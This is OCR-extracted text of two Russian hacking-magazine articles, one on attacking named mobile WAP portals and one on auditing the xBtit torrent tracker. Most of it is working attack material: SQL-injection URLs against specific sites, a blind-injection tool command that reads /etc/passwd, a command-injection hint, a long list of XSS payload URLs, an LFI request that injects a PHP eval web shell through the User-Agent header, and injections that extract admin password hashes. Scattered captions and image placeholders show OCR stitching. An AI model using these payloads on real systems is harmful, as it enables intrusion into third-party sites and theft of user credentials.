ect+1,2,concat(name,char(58),pass),4,5,6+fro
m+users+limit+100%23&user=1305&room=
```

Результат работы запроса ты можешь увидеть на скриншоте.
Единственным огорчением от найденной баги было то, что она не позволяла работать с файлами. Но улов в полторы тысячи пользователей тоже был не такой плохой наградой.
От себя добавлю, что подобного рода ошибки даже в большом вебе встречаются очень редко, так что с сайтом мне сильно повезло.

ПЕРВЫЕ ОСЛОЖНЕНИЯ Больше таких багов, как у Виталика, мне не попадалось, так что к поиску новых дырок на других сайтах пришлось приложить некоторые усилия. Следующей жертвой оказался портал vipfon.ru с посещаемостью 8-9k уникальных посетителей в день по рейтингу ваплога. Здесь уязвимым оказался скрипт http://vipfon.ru/serv_q/kumiry.pl?p=1&k=1&c=1':

```
Software error:
DBD::mysql::st execute failed: You have an
error in your SQL syntax; check the manual
that corresponds to your MySQL server
version for the right syntax to use near
'')AND(kumir_id=1)' at line 1 at /usr/home/
a81006/vipfon.ru/html/serv_q/kumiry.pl line
67.
```

К сожалению, на сервере была установлена какая-то ids, которая успешно резала любое присутствие ключевого слова union в запросе, так что легкого взлома не получилось.
Итого, мы имеем слепую скуль-инъекцию, для начала работы с которой следовало подобрать true и false значения. Ими оказались следующие запросы:

```
true: http://vipfon.ru/serv_q/kumiry.
pl?p=1&k=1&c=1+AND+1=1 — на экран выводится
текст
false: http://vipfon.ru/serv_q/kumiry.
pl?p=1&k=1&c=1+AND+1=2 — на экран ничего не
выводится
```

Теперь мне необходим софт для работы с blind sql. Таковым послужил перловый скрипт Электа «Antichat SQL-tools for one_simvol_brut_columns v.1.1.1», описание и ссылку на который ты можешь найти в сносках. Единственным косяком являлось то, что софт позволяет выбрать формат комментария, но не позволяет выбрать его отсутствие (с комментариями запрос выдавал ошибку). Так что пришлось вносить кое-какие изменения в код скрипта:

```
было, линия 190:
if ( $opt_c==2 ) { $opt_c='#'; }
стало, линии 190-191
if ( $opt_c==2 ) { $opt_c='#'; }
if ( $opt_c==3 ) { $opt_c=''; }
```

Все готово для моих тестов :). Первым делом я узнал версию mysql: 5.1.32:

```
z:/usr/local/bin/perl.exe sql_ocb_111.
pl -u "http://vipfon.ru/serv_q/kumiry.
pl?p=1&k=1&c=1" -c 3 -a "Ghetto Gospel"
-c — наш формат комментария
-a — строка, которая присутствует при вер-
ном запросе
```

Затем я попытался вывести первые 150 символов файла /etc/passwd:

```
z:/usr/local/bin/perl.exe sql_ocb_111.
pl -u "http://vipfon.ru/serv_q/kumiry.
pl?p=1&k=1&c=1" -c 3 -a "Ghetto Gospel" -s
"load_file('/etc/passwd')" -L 1 -n 0 -N 150
-s — подзапрос, в данном случае загружаем
файл /etc/passwd
-L — каким образом определяется длина стро-
ки
-n — начальный символ для брута
-N — конечный символ для брута
```

На удивление, содержимое первых 150 символов файла успешно сбрутилось :).


HTTP://WWW

links


- forum.antichat.ru/showpost.php?p=236186&postcount=2 — Antichat SQL-tools for one_simvol_brut_columns v.1.1.1.
- forum.antichat.ru/thread19844.html — подробно о сложных SQL-инъекциях.
- waplog.net — самый популярный рейтинг вап-сайтов.
- top.wab.net — старый и известный мобильный рейтинг.
- top.bodr.net — еще один известный рейтинг.





XSS НА SMARTU.NET



XSS НА SPACES.RU

```
# $FreeBSD: src/etc/master.
passwd,v 1.40 2005/06/06 20:19:56
brooks Exp $
#
root:*:0:0:Charlie &:/root:/usr/
local/bin/bash
toor:*:0:0:Bourne-again Sup
```

Теперь следовало бы изучить исходники сайта на предмет более крупных багов, но это дело я оставляю тебе, ибо мне пора двигаться дальше.
P.S. Также на этом портале обнаружился намек на выполнение произвольного кода: http://vipfon.ru/r_go.pl?q=;id|&vt=1257458294&ir=1 и еще одна скуль-инъекция: http://vipfon.ru/news/lnews.pl?n=1'&t=all.

ПЕРВЫЕ РАЗОЧАРОВАНИЯ Далее в топ-50 рейтингов waplog.net и top.wab.ru нашлись лишь sql-инъекции, которые по каким-либо причинам мне не удалось раскрутить:
1. **Vtakt.Ru** (13k уникальных посетителей в день) — http://vtakt.ru/?c=goglobalsearch&rq=1&wh=1'.
Здесь кавычка заменяется на две кавычки — довольно необычная, но глупая защита от инъекций. Тем не менее, мне удалось составить верный запрос, исходя из этого формата: http://vtakt.ru/?c=goglobalsearch&rq=1&wh=%5C',',',']%23.
Скорее всего, это был INSERT-запрос, так что в итоге вторая часть инсерта выглядела следующим образом:

```
VALUES('\',',',',',')#, '1',
'2009.11.06', '06:40:42',
'1257478842')
```

Странным оказалось то, что при верно составленном запросе сайт не только не выводил на экран данные, но и ненадолго уходил в даун (профит из баги все-таки есть — это банальный отказ в обслуживании).
2. Prezika.Net (очередное классное название домена и почти 20k уников в день) — http://prezika.net/book.php?f=Poterya_devstvennosti/kollekciya1&d=553&SID=1&rnd=8010'.
Тут засада была в том, что скуля находилась в последнем параметре INSERT-запроса, а также версия мускула не позволяла провернуть фишку с «on duplicate key update»:

```
----------ERROR(5833)-------------
Class: MysqlSmartQuery.
File: /opt/home/prezika/www/book.
php
Function: QUERY.
Error message: Query failed!
Query: INSERT IGNORE INTO `wpu_
rst`

(`module`,

`post_id`,

`referer`

) VALUES (

'book',

'553',

'/book.php?f=Poterya_
devstvennosti/
kollekciya1&d=553&rnd=8010''

)
E_MYSQL: You have an error
in your SQL syntax; check the
manual that corresponds to your
MySQL server version for the
right syntax to use near ''/
book.php?f=Poterya_devstvennosti/
kollekciya1&d=553&rnd=8010''
                              ' at
line 8
-----------END_ERROR--
```

НОВАЯ ЖИЗНЬ СТАРЫХ БАГОВ Настало время для небольшого, но очень важного отступления. Как ты уже знаешь, основная масса мобильных порталов давно перешла на технологию WAP 2.0, и, как оказалось, с приходом xHTML в мобильном интернете крайне остро проявилась проблема банального XSS! Внимательный читатель скажет: «но ведь спецификация WAP 2.0 не поддерживает JavaScript?». Это утверждение было бы верным, если бы не два больших «но»:
1. Браузеры современных мобильных телефонов (особенно смартфонов, а также мобильная Опера) вполне успешно поддерживают javascript в теле xHTML-документа, не выдавая никакой ошибки.
2. Все больше обычных веб-юзеров посещают сайты мобильного интернета с домашнего компьютера (в том числе и админы вап-сайтов — наша основная цель).

```
Number of simvol in string version() = 6

-> Try 1 .. 255 -> Char<128
-> Try 1 .. 128 -> Char<64
-> Try 1 .. 64 -> Char>32
-> Try 32 .. 64 -> Char>48
-> Try 48 .. 64 -> Char<56
-> Try 48 .. 56 -> Char<52
-> Try 48 .. 52 -> Char>50
-> Try 50 -> FOUND!
-> Ascii: 50
-> Char: "2"

Number of simvol in string version() = 7

-> Try 1 .. 255 -> Char<128
-> Try 1 .. 128 -> Char<64
-> Try 1 .. 64 -> Char<32
-> Try 1 .. 32 -> Char<16
-> Try 1 .. 16 -> Char<8
-> Try 1 .. 8 -> Char<4
-> Try 1 -> NO =(
-> Try 2 -> NO =(
-> Try 3 -> NO =(
-> Try 4 -> NO =(


 Result brut(char): 5.1.32
 Result brut(ascii): 53,46,49,46,51,50,

     Work finished! EXIT.
```

РАБОТА ТУЛЗЫ ОТ ЭЛЕКТА



СКУЛЯ НА ВТАКТ.РУ



XSS НА WAPRIK.RU


Принимая во внимание эти факты, можно смело писать массовые эксплойты под обилие уязвимостей кросс-сайт скриптинга на мобильных порталах, создатели которых и не подозревали о проявлении такого рода багов в WAP :). Смотри сам.
1. Spaces.Ru (450k уников):

```
http://spaces.ru/diary/?t=14;na
me=Edinstvennost;sid=1998668821
293105;read=1236483698;topics_p
=1;p=1;cp="><script>alert(111)</
script><"&from=diaries;order=0
```

2. Smartu.Net (10k уников):

```
http://smartu.net/f/detail.php?
dir=ZmFfd2lubW9iaWxlL2dhbWVz&fi
le=QXN0ZXJpeEFuZE9iZWxpeEVuY291b
nRlckNsZW9wYXRyYV92Mi4xLjAoVkdBK
S5yYXI=&M="><script>alert(111)</
script><"&sort=date&fw=1z
---
http://smartu.net/f/comment.
php?start=25&dir=ZmFfM3JkX2
VkL3NvZnQvaW50ZXJuZXQ=&fil
e=Opera_Mobile_v10.0.275en.
```








ПОЛЬЗОВАТЕЛИ ФОРУМА VITALIK.BIZ

```
sis&M="><script>alert(111)</
script><"&sort=&fw=1
```

3. Sever.Ru (70k уников):

```
http://sever.ru/icq/user/
login.php?sid=6104b1ef7460
e1a8201aac92f5e81eb9&usern
ame="><script>alert(111)</
script><"&password=1
```

4. Waprik.Ru (23k уников):

```
http://waprik.ru/download/read.
php?read=files/!Smartfonam/!St
atqi_dlya_Smartov/!Sekretnyee_
kody_smartfonov.txt&id=9638
6&id2="><script>alert(111)</
script><"&dirnamegg=1
---
http://waprik.ru/temy/index.
php?f=Sony_Ericsson/K770,_
K790,_K800,_K810,_W580,_W830,_
W850,W880,_S500,_T650(part2)/!An
imirivannyee/&v="><script>alert(
111)</script><"
```

СКУЛЬ-ИНЪЕКЦИЯ В VITALIK.BIZ

5. Glammy.Ru (20k уников):

```
http://wap.glammy.ru:8080/
authorized/journalRating.jsp;js
essionid=D86B36AD620E2DF5E33894
5B9887AE85?r="><script>alert(11
1)</script><"&r=1257457117009&c=
2&c=2&page=2
---
http://wap.glammy.ru:8080/
authorized/viewGallery.jsp;
jsessionid=D86B36AD620E2DF5
E338945B9887AE85?id=118877&
c=2&r="><script>alert(111)</
script><"&type=1&page=1
---
http://wap.glammy.ru:8080/
authorized/newbieRating.jsp;jses
sionid=D86B36AD620E2DF5E338945B9
887AE85?r=1257457111983&r=125745
7111991&c=2&c="><script>alert(11
1)</script><"&page=2
---
http://wap.glammy.ru:8080/
authorized/viewFriends.jsp;jsess
ionid=D86B36AD620E2DF5E338945B98
87AE85?id=118877&c="><script>ale
rt(111)</script><"&r=12574571427
09&page=2
```

6. Vtakt.Ru (уже знакомый тебе сайт бук-вально кишит XSS):

```
http://vtakt.
ru/?c="><script>alert(111)</
script><"&qwr=answer_
comment&cim_id=4601&ct=4&im_
id=188
---
http://vtakt.ru/?c=photodview&tp
=><script>alert(111)</script><&a
b=&ph=125745658333148
---
http://vtakt.ru/?
c=del_comment&cim_
id="><script>alert(111)</
script><"&ct=4&im_id=188
---
http://vtakt.ru/?c=lg&qwr=lg&qw
r=commview&ct="><script>alert(11
1)</script><"&im_id=188
---
http://vtakt.ru/?c=forumtopicme
ss&&lb=102&fe="><script>alert(11
1)</script><"&ta=1
---
http://vtakt.ru/?c=lg&qwr=forum
topiclist&lb="><script>alert(11
1)</script><"&ta=1
---
http://vtakt.ru/?c=lg&qwr=online
helplistdet&sdd="><script>alert(
111)</script><"
```

7. Wse.Su (9k уников):

```
http://wse.su/downloads/index.
php?f="><script>alert(111)</
script><"
```

И это далеко не все, так что запомни: xss-уязвимостям в вапе быть!

ЗЛОКЛЮЧЕНИЕ В наше время создатели мобильных порталов стали настоящими специалистами в сайтостроении и уже более ответственно относятся как к себе, так и к своим пользователям. Это видно по тому, какие типы уязвимостей остались в мобильном интернете спустя несколько лет: lfi и rfi исчезли как класс, скуль-инъекции остались, но тихо вырождаются, чтение произвольных файлов есть, но крайне труднодоступно для обнаружения. Зато все эти печальные факты с лихвой компенсиру-ются зарождением мобильного кросс-сайт скриптинга! Здесь открывается совершенно новая стезя для пытливого вап-хакера, так что дерзай, и твои старания окупятся сторицей.

ИНЪЕКЦИЯ НА VIPFON.RU

Рекомендуем новую версию сервиса (более удобную и интересную). Посмотреть»»
Status: 500 Content-type: text/html


Software error:

DBD::mysql::st execute failed: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '')AND(kumir_id=1)' at line 1 at /usr/home/a81006/vipfon.ru/html/serv_q/kumiry.pl line 67.


For help, please send mail to the webmaster (mail.non), giving this error message and the time and date of the error.

QWAZAR QWAZAR@ANTICHAT.NET, HTTP://QWAZAR.RU





WARNING ЕСТЬ, СИМВОЛ ПОДОБРАН ВЕРНО



СМОТРИМ РЕЗУЛЬТАТЫ ЗАПРОСОВ К SENDCHATDATA.PHP

ПИЛИМ xBtit НЕСТАНДАРТНЫЕ УЯЗВИМОСТИ СКРИПТОВ

НАЗВАНИЯ НЕКОТОРЫХ ФУНКЦИЙ ЯЗЫКА PHP НАСТОЛЬКО ПРОСТЫ И ПОНЯТНЫ, А ПРИНЦИПЫ РАБОТЫ КАЖУТСЯ ТАКИМИ ЛОГИЧНЫМИ, ЧТО НИ ОДИН БОЛЕЕ-МЕНЕЕ ОПЫТНЫЙ ПРОГРАММИСТ НЕ СТАНЕТ ЛЕЗТЬ В ДЕБРИ ДОКУМЕНТАЦИИ, С ЦЕЛЬЮ ВЫЯСНИТЬ, ЧТО КОНКРЕТНО ДЕЛАЕТ ДАННАЯ ФУНКЦИЯ. И ПОРОЙ ЗА ТАКУЮ САМОНАДЕЯННОСТЬ МОЖНО ПОПЛАТИТЬСЯ СОБСТВЕННЫМ САЙТОМ, БАЗОЙ ПОЛЬЗОВАТЕЛЕЙ И РЕПУТАЦИЕЙ.

ПЕРВИЧНЫЙ ОСМОТР ПАЦИЕНТА Скачиваем движок, распаковываем, устанавливаем. Бегло просматриваем все файлы — обращение к большинству файлов напрямую закрыто, доступ только через index.php. Также в системе присутствует так называемый Anti-Hacking Module by CobraCRK, — он содержится в файле include/crk_protection.php и фильтрует переменные, передаваемые в массивах $_SERVER['QUERY_STRING'], $_REQUEST и $_COOKIE, на наличие определенных стоп-слов. Помимо кода торрент-трекера, движок использует дополнительные модули, к файлам которых можно обращаться напрямую. И, разумеется, напрямую можно обращаться к файлу upgrade.php, который необходим для обновления движка. С upgrade.php мы и начнем. Заходим в этот файл через браузер напрямую и получаем сообщение о том, что так, мол, и так, в целях безопасности пользоваться скриптом апгрейда нам не дадут, пока мы не удалим файлик install.lock из корневой директории. Углубимся в содержимое файла, чтобы выяснить, что происходит перед тем, как мы видим этот текст.

Обращаем внимание, что для вывода сообщения с приветствием или ошибкой скрипт пытается определить язык, на котором это приветствие показывать. И для этого вызывается функция load_lang_file(). Заметь, пользователь сам может выбрать, на каком языке ему проще и понятнее читать сообщения системы, и реализована эта возможность при помощи следующего кода:

```
// Override the language file?
if (isset($_GET["lang_file"]))
    $_SESSION["install_lang"] = $_GET["lang_file"];
elseif (isset($GLOBALS["HTTP_GET_VARS"]["lang_file"]))
    $_SESSION["install_lang"] = $GLOBALS["HTTP_GET_
VARS"]["lang_file"];
// If no language is selected, use English as the
default
else $_SESSION["install_lang"] = "install.english.php";
```


Бегло просматриваем код дальше и видим, что переменная $_SESSION["install_lang"] никак не фильтруется, и практически сразу, после проверки на существование файла с таким именем в папке /language/install_lang/, идет ее инклуд:

```
// And now include the actual language file itself.
require_once(dirname(__FILE__) . '/language/install_
lang/' . $_SESSION["install_lang"]);
```

Перед нами классическая LFI-уязвимость, методы работы с которой описаны в отличной статье Маг'а в][# 127. И, соответственно, воспользоваться ей мы можем, отправив, например, запрос:



РЕЗУЛЬТАТЫ 1 — 100 ИЗ ПРИМЕРНО 41000. НАМ ХВАТИТ :)



ПРЕДУПРЕЖДЕНИЕ О ТОМ, ЧТО MAX() МОЖЕТ ВЕРНУТЬ СТРОКУ, ВЫДЕЛЕНО РАМОЧКОЙ

```
GET http://site.com/upgrade.php?lang_
file=../../../../../../../../proc/self/
environ&cmd=phpinfo();
User-Agent: <?php eval($_GET[cmd]); ?>
```

АНАЛИЗИРУЕМ СТОРОННИЕ МОДУЛИ Локальный инклуд это, конечно, хорошо, но смущает, что не так уж много владельцев трекеров оставляют его в корневой директории. По крайней мере, по сведениям гугла, а ему я склонен доверять. Поэтому переключаем внимание на компоненты от сторонних производителей, присутствующие в движке. Основная проблема движков, их использующих, заключается в том, что зачастую разработчики придерживаются различных концепций обеспечения безопасности. Взгляни на директорию под названием ajaxchat: первое, на что следует обратить внимание, это то, что ни один из скриптов в этой папке не использует Anti-Hacking Module, который используется во всем остальном движке, а значит, и в случае обнаружения потенциальных SQL-инъекций мучиться придется поменьше. Теперь внимание на файл sendChatData.php. В первых же строках видим код, который сообщает, что в неинициализированные переменные мы можем записывать любые значения из массива $_POST:

```
if (!ini_get('register_globals')) {
        extract($_POST, EXTR_SKIP);
}
```

Дальше видим, что значения переменных $n, $c и $u, соответственно, попадают в переменные $name, $text и $uid. И в этих переменных слешируются одинарные кавычки, — логично предположить, что это сделано для создания видимости защиты от SQL-инъекций.

```
$name = str_replace("\'","'",$name);
$name = str_replace("'","\'",$name);
$text = str_replace("\'","'",$text);
$text = str_replace("'","\'",$text);
```

Бегло просмотрев дальнейший код, видим, что, если в $name, $text, $uid что-нибудь записано, то вызывается функция addData, которая выглядит следующим образом:

```
function addData($name,$text,$uid) {
  include("../include/settings.php");    #
getting table prefix
  $now = time();
    $sql = "INSERT INTO {$TABLE_PREFIX}chat
(time,name,text,uid) VALUES ('".$now."','".$n
ame."','".$text."','".$uid."')";
    $conn = getDBConnection();
    $results = mysql_query($sql, $conn);
    if (!$results || empty($results)) {
        # echo 'There was an error creating
the entry';
        end;
    }
}
```

Вроде бы разработчики в запросе нигде не забыли окружить передаваемые параметры одинарными кавычками. В параметрах все одинарные кавычки заэкранированы. Что же можно сделать в такой ситуации? А вот что — мы обратимся к технике работы с так называемыми фрагментированными SQL-инъекциями. Суть в том, что в запросе мы можем передать в параметре $name в качестве последнего символа символ «\», и кавычка, идущая после $name, окажется заэкранированной! И все, что мы запишем в $text, уже будет интерпретироваться как командная часть запроса, а не как просто передаваемые в запрос данные. То есть, на примере, — если мы передадим в скрипт такой пакет:

```
POST http://test2.ru/ajaxchat/sendChatData.
php
n=a\&c=,version(),1)--%201&u=1
```

То в базу пойдет вот такой SQL-запрос:

```
INSERT INTO xbtit_chat (time,name,text,uid)
VALUES ('1255641864','a\',',version(),1)--
1','1')
```

А это значит, что кусок запроса '1255641864','a\',' MySQL воспримет как данные, которые необходимо записать в поле time, а в поле name уже пойдет результат выполнения функции version(). Осталось найти, где посмотреть результат выполнения. Собственно скрипт, позволяющий читать из этой таблицы, лежит совсем рядом и называется getChatData.php.
Чтобы получить пароль администратора, шлем такой запрос (у администратора id обычно равен 2):

```
POST http://test2.ru/ajaxchat/sendChatData.
php
```



dvd

На диске ты найдешь все скрипты, описанные в статье.




warning

Внимание! Информация представлена исключительно с целью ознакомления! Ни автор, ни редакция за твои действия ответственности не несут!



links

- php.net/manual/en/index.php — документация по PHP.
- dev.mysql.com/doc — документация по MySQL.
- forum.antichat.ru/thread119047.html — методы быстрой работы со слепыми инъекциями.
- http://qwazar.ru — тут мне всегда можно задать любой вопрос.



ОТПРАВЛЯЕМ ЗАПРОС ПРИ ПОМОЩИ HTTPREQ 2.2 BY [X26]VOLAND

```
c=,(select+password+from+xbtit_
users+where+id=2),1)--%201&u=1&n=a\
```

И по адресу http://test2.ru/ajaxchat/getChatData.php наслаждаемся результатом в виде хеша пароля администратора:

```
# 15/10/2009 22:45:22 | a',:
e00cf25ad42683b3df678c61f42c6bda
```

УГЛУБЛЯЕМСЯ В ДЕБРИ Уязвимость в ajaxchat это уже лучше, но, как легко заметить, она не будет работать при magic_quotes=ON, что сделает часть серверов недоступными для взлома. Нам бы этого не хотелось, так что роем дальше. Просматриваем файлы самого движка, и в файле user/usercp.index.php натыкаемся на код:

```
if ($do=="verify" && $action=="changemail"){
  // Get the other values we need from the url
  $newmail=$_GET["newmail"];
  $id=max(0,$_GET["uid"]);
  $random=max(0,$_GET["random"]);
  $idlevel=$CURUSER["id_level"];
  // Get the members random number, current email and
temp email from their record
  $getacc=mysql_fetch_assoc(do_sqlquery("SELECT random,
email, temp_email".(($GLOBALS["FORUMLINK"]=="smf") ?
", smf_fid" : "")." from {$TABLE_PREFIX}users WHERE
id=".$id));
```

В нем как раз и встречается та самая обманчивость «простых» функций языка PHP. Обратим взгляд на строчку $id=max(0,$_GET["uid"]). Многие, исходя из названия функции, могут сразу решить, что она просто сравнивает два числа и запишет в $id большее из них. В принципе, да, верно. А что произойдет, если в $_GET["uid"] будет не число, а строка, к примеру '1aaa'? Тогда можно подумать, что в результате этой функции PHP приведет '1aaa' к числу 1, выберет максимальное из 0 и 1 и вернет соответственно 1. Эти рассуждения почти верны. В документации сказано, что функция MAX() сравнит аргументы между собой, в данном случае — приведет второй аргумент также к числу и вернет больший из аргументов в том же виде, в котором функция его и получила! То есть, в случае примера, описанного выше, в $id окажется строка '1aaa', а не число 1. И в SQL-запрос попадет именно эта строка, а не число, как предполагали программисты данного участка кода. Для осуществления атаки через эту уязвимость для пробы формируем запрос:

```
http://test2.ru/index.php?page=usercp&do=verify&action=
changemail&uid=-1+UNION+SELECT+1,2,3+--+1
```

И жестко обламываемся — срабатывает тот самый Anti-Hacking Module, которому не нравится присутствие слов UNION SELECT в запросе. Вывода ошибки на экран в случае неверного запроса нет, а значит, инъекцию придется крутить как слепую. Посмотрим на наш запрос: мы и так получаем данные из таблицы users, и сложных подзапросов можно не писать. В запросе из таблицы выбирается строка, в которой id=$_GET["uid"]. Но если попробуем передать в параметре $_GET["uid"] чужой номер id, то движок ругнется, что мы можем использовать только свой. Ну, ладно, свой так свой. Снова вспоминаем, как PHP сравнивает числа между собой при помощи оператора «==». Если вместо одного из чисел встречается строка, то PHP просто отбрасывает из этой строки все, начиная с первого нечислового символа. Так, строку «3-1» оператор сравнения воспримет как число 3. А MySQL, встретив такую операцию в запросе, выполнит ее и получит в результате число 2. Поэтому, в случае, если твой id=3, запрос для посимвольного перебора хеша пароля администратора можно сформировать таким образом:


```
http://test2.ru/index.php?page=usercp&do=verify&action=
changemail&uid=3-1+and+101=ascii
(substring(password,1,1))
```

Если символ подобран верно, получаем предупреждение «Warning: Missing argument 2 for err_msg()»; если неверно — сообщение о том, что наш email-адрес был изменен. Если будешь писать сплоит для этой уязвимости, не забывай о том, что при работе со слепыми инъекциями предпочтительнее использовать метод бинарного (двоичного) поиска.

